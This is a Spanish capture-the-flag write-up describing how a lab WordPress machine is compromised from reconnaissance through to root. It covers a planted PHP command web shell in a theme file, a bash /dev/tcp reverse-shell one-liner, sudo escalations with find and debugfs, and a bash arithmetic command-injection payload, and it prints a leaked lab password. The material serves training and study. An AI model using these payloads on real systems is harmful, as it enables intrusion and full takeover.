

Desplegamos la máquina.

[illegible]

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.18.0.2
PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.061 ms

--- 172.18.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.061/0.061/0.061/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Whoiam
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: WordPress 6.5.4
MAC Address: 02:42:AC:12:00:02 (Unknown)
```


Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.18.0.2
http://172.18.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.18.0.2], JQuery[3.7.1], MetaGenerator[WordPress 6.5.4], Script, Title[WhoIam], UncommonHeaders[link, WordPress[6.5.4]]
```

Con gobuster vemos los directorios y archivos ocultos que tiene la web.

```
> gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirb/big.txt -x php,html -t 100
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.18.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htpasswd.php (Status: 403) [Size: 275]
./htpasswd (Status: 403) [Size: 275]
./htaccess.html (Status: 403) [Size: 275]
./htaccess.php (Status: 403) [Size: 275]
./htaccess (Status: 403) [Size: 275]
./htpasswd.html (Status: 403) [Size: 275]
/backups (Status: 301) [Size: 310] [--> http://172.18.0.2/backups/]
/index.php (Status: 301) [Size: 0] [--> http://172.18.0.2/]
/readme.html (Status: 200) [Size: 7401]
/server-status (Status: 403) [Size: 275]
/wp-admin (Status: 301) [Size: 311] [--> http://172.18.0.2/wp-admin/]
/wp-content (Status: 301) [Size: 313] [--> http://172.18.0.2/wp-content/]
/wp-includes (Status: 301) [Size: 314] [--> http://172.18.0.2/wp-includes/]
/wp-config.php (Status: 200) [Size: 0]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-login.php (Status: 200) [Size: 4039]
```

Descargamos el .zip.




Al extraerlo nos da un archivo, que comprobamos que tiene formato texto y lo leemos.


```
> unzip databaseback2may.zip
Archive:  databaseback2may.zip
  inflating: 29DBMay
> file 29DBMay
29DBMay: ASCII text
> cat 29DBMay
```

	File: 29DBMay	
1	Username	Password
2	-----	-----
3	developer	2wmy3KrGDRD%RsA7Ty5n71L^
4		

Nos logeamos con el usuario y contraseña anteriores para entrar dentro del wordpress en la parte del login.



Ahora nos dirigimos tools y en Theme File Editor modificamos un archivo .php del tema que está en uso. En este caso el tema es twentytwentyfour y el archivo está en patterns/footer.php.



Una vez que le hemos agregado el código en php que nos permite ejecutar comandos con el parámetro 'cmd' ya podemos mandarnos una reverse shell.

```
172.18.0.2/wp-content/themes/twentytwentyfour/patterns/footer.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Nos mandamos con el oneliner a nuestro puerto abierto previamente con netcat la reverse shell.

```
172.18.0.2/wp-content/themes/twentytwentyfour/patterns/footer.php?cmd=bash -c 'bash -i >%26 /dev/tcp/172.18.0.1/443 0>%261'

nc -lvnp 443
listening on [any] 443 ...
connect to [172.18.0.1] from (UNKNOWN) [172.18.0.2] 47374
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
</html/wp-content/themes/twentytwentyfour/patterns$
```

Comprobamos los usuarios que hay dentro de la máquina.

```
www-data@eec154707077:/$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
rafa:x:1001:1001:,,,:/home/rafa:/bin/bash
ruben:x:1002:1002:,,,:/home/ruben:/bin/bash
```

Con el binario find y ejecutándolo con sudo y como el usuario rafa escalaremos privilegios a este usuario.

```
www-data@eec154707077:/$ sudo -l
Matching Defaults entries for www-data on eec154707077:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr
n\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on eec154707077:
  (rafa) NOPASSWD: /usr/bin/find
```

En GTFO podemos ver que comando utilizar.

```
Sudo

If the binary is allowed to run a
may be used to access the file sy

sudo find . -exec /bin/sh \; -quit
```

```
www-data@eec154707077:/$ sudo -u rafa /usr/bin/find . -exec /bin/bash \; -quit
rafa@eec154707077:/$ id
uid=1001(rafa) gid=1001(rafa) groups=1001(rafa),100(users)
```

Y para escalar privilegios a ruben lo hacemos del mismo modo, pero con el binario debugfs.

```
rafa@eec154707077:/$ sudo -l
Matching Defaults entries for rafa on eec154707077:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\
n\:/bin\:/snap/bin, use_pty

User rafa may run the following commands on eec154707077:
  (ruben) NOPASSWD: /usr/sbin/debugfs

rafa@eec154707077:/$ sudo -u ruben /usr/sbin/debugfs
debugfs 1.47.0 (5-Feb-2023)
debugfs: !/bin/bash
ruben@eec154707077:/$ id
uid=1002(ruben) gid=1002(ruben) groups=1002(ruben),100(users)
```

Ahora vemos que podemos escalar privilegios a root con el archivo penguin.sh

```
ruben@eec154707077:/$ sudo -l
Matching Defaults entries for ruben on eec154707077:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
n\:/bin\:/snap/bin, use_pty

User ruben may run the following commands on eec154707077:
    (ALL) NOPASSWD: /bin/bash /opt/penguin.sh
```

Comprobamos que a la hora de introducir una respuesta nos dará una bash de root.

```
ruben@eec154707077:/opt$ sudo /bin/bash /opt/penguin.sh
Enter guess: root
Wrong
```

Al leer el código nos dice que el número 42 es el que nos da correcto.

```
ruben@eec154707077:/opt$ cat penguin.sh
#!/bin/bash

read -rp "Enter guess: " num

if [[ $num -eq 42 ]]
then
    echo "Correct"
else
    echo "Wrong"
fi

ruben@eec154707077:/opt$ sudo /bin/bash /opt/penguin.sh
Enter guess: 42
Correct
```

La forma de obtener root es en lugar de meter el número 42 que es el que iguala la variable num a 42, vamos a tratar de colarle una bash y al ejecutarla como root, listo, ya seríamos root.

```
ruben@eec154707077:/opt$ sudo /bin/bash /opt/penguin.sh
Enter guess: comando[$(/bin/bash >&2)]+42
root@eec154707077:/opt# id
uid=0(root) gid=0(root) groups=0(root)
```